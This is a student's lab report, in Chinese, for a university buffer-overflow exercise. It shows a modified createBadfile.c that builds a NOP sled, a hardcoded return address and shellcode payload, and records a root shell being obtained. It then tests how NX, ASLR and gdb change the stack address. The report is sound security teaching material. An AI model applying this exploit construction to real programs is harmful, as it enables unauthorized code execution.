
CS315 Lab 2

Name: Yitong WANG(王奕童)

SID: 11910104

Q1

`createBadfile.c` 的修改：



```
int main(int argc, char ** argv) {
        char buffer[512];

        FILE *badfile;

        /* Init the buffer with nop (0x90) */
        memset(&buffer, 0x90, 512);

        int* a = (int*)malloc(sizeof(int) * 4);
        a[0] = 0xb0; a[1] = 0xf2; a[2] = 0xff; a[3] = 0xbf;
        buffer[24 + 0] = a[0];
        buffer[24 + 1] = a[1];
        buffer[24 + 2] = a[2];
        buffer[24 + 3] = a[3];
        int delta = 0x90;

        free(a);
        a = NULL;

        strcpy(buffer+delta, shellcode);

        /* Save to badfile. */
        badfile = fopen("badfile", "w+");
        fwrite(buffer, 512, 1, badfile);
        fclose(badfile);

        printf("Completed writing\n");

        return 0;
}
```


Q2

badfile可以用压缩包内的，也可以手动生成：

```
gcc createBadfile.c -o createBadfile
./createBadfile
```

Q3

获得shell执行窗口的截图：



root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo "This is student 11910104 cod
e"
This is student 11910104 code
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
# 
```

Q4

a. What happens when you compile without "-z execstack"?

先编译，编译成功。执行可执行程序，会触发 `Segmentation Fault` 。




```
Quit anyway? (y or n) y
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# 
```

这里是因为 `-z execstack` 是关闭了NX的检测机制，移除掉该参数则NX的检测机制会部分开启[1]。

b. What happens if you enable ASLR? Does the return address change?

首先设置enable ASLR，然后重新编译BOF（**注意要带上 `-z execstack` 参数**），编译成功。执行可执行程序，会触发 `Segmentation Fault` 。




```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 2 > /proc/sys/kernel/randomize_va_sp
ace
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-protector
BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# 
```

在enable ASLR后，返回地址会动态变化，原因如下：


直接读取返回地址比较困难，可以考虑通过buffer数组的首地址变动来验证返回地址的变化：

我考虑增加以下两行以打印buffer数组的地址：




```
int bufferOverflow(const char * str)
{
    char buffer[12];
    /* This line has a buffer overflow vulnerability. */

    char* firstAddressPointer = buffer;
    printf("first address pointer: %p\nsss", firstAddressPointer);
    strcpy(buffer, str);
    return 1;
}
```

在disable ASLR的时候，每次打印出的buffer数组首地址都是固定值 `0xbffff270` ，可以推断出返回地址没有变化：



```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 0 > /proc/sys/kernel/randomiz
e_va_space
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
```

在enable ASLR的时候，每次打印出的buffer数组的首地址都有变化，可以推断出返回地址有动态变化：



```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 2 > /proc/sys/kernel/randomiz
e_va_space
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbfc3fdc0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbf9a49b0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbf80c670
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbfa9c9e0
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```


这里的动态变化的原因是 `randomize_va_space` 的参数有特定意义[2]：

- 0：关闭随机化
- 1：mmap基址，stack和vdso页面随机化
- 2：在1的基础上，也增加堆的随机化

c. Does the address of the buffer[] in memory change when you run BOF using GDB, /home/root/Desktop/Lab2-BufferOverflows/BOF, and ./BOF?


它们三者的内存地址都不一样。

首先disable ASLR以避免b问中地址动态变化的影响：




```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo 0 > /proc/sys/kernel/randomiz
e_va_space
```

运行 `gdb BOF` 和 `gdb run` ，它的buffer数组的内存地址是 `0xbffff200`：




```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gdb BOF
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from BOF...done.
(gdb) run
Starting program: /root/Desktop/Lab2-BufferOverflows/BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff200

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb)
```

我在本机上运行 `/home/root/Desktop/Lab2-BufferOverflows/BOF` 失败，因为目录结构有错误，找不到路径，我就将其变化为 `~/Desktop/Lab2-BufferOverflows/BOF` ：




```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# /home/root/Desktop/Lab2-BufferOver
flows/BOF
bash: /home/root/Desktop/Lab2-BufferOverflows/BOF: No such file or directory
```

运行 `~/Desktop/Lab2-BufferOverflows/BOF` ，它的buffer数组的内存地址是 `0xbffff210`：



```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ~/Desktop/Lab2-BufferOverflows/BOF

Buffer overflow vulnerability starting up...
first address pointer: 0xbffff210
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ~/Desktop/Lab2-BufferOverflows/BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff210
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```

运行 `./BOF` ，它的buffer数组的内存地址是 `0xbffff270`：



```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
first address pointer: 0xbffff270
Segmentation fault
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# 
```

Reference

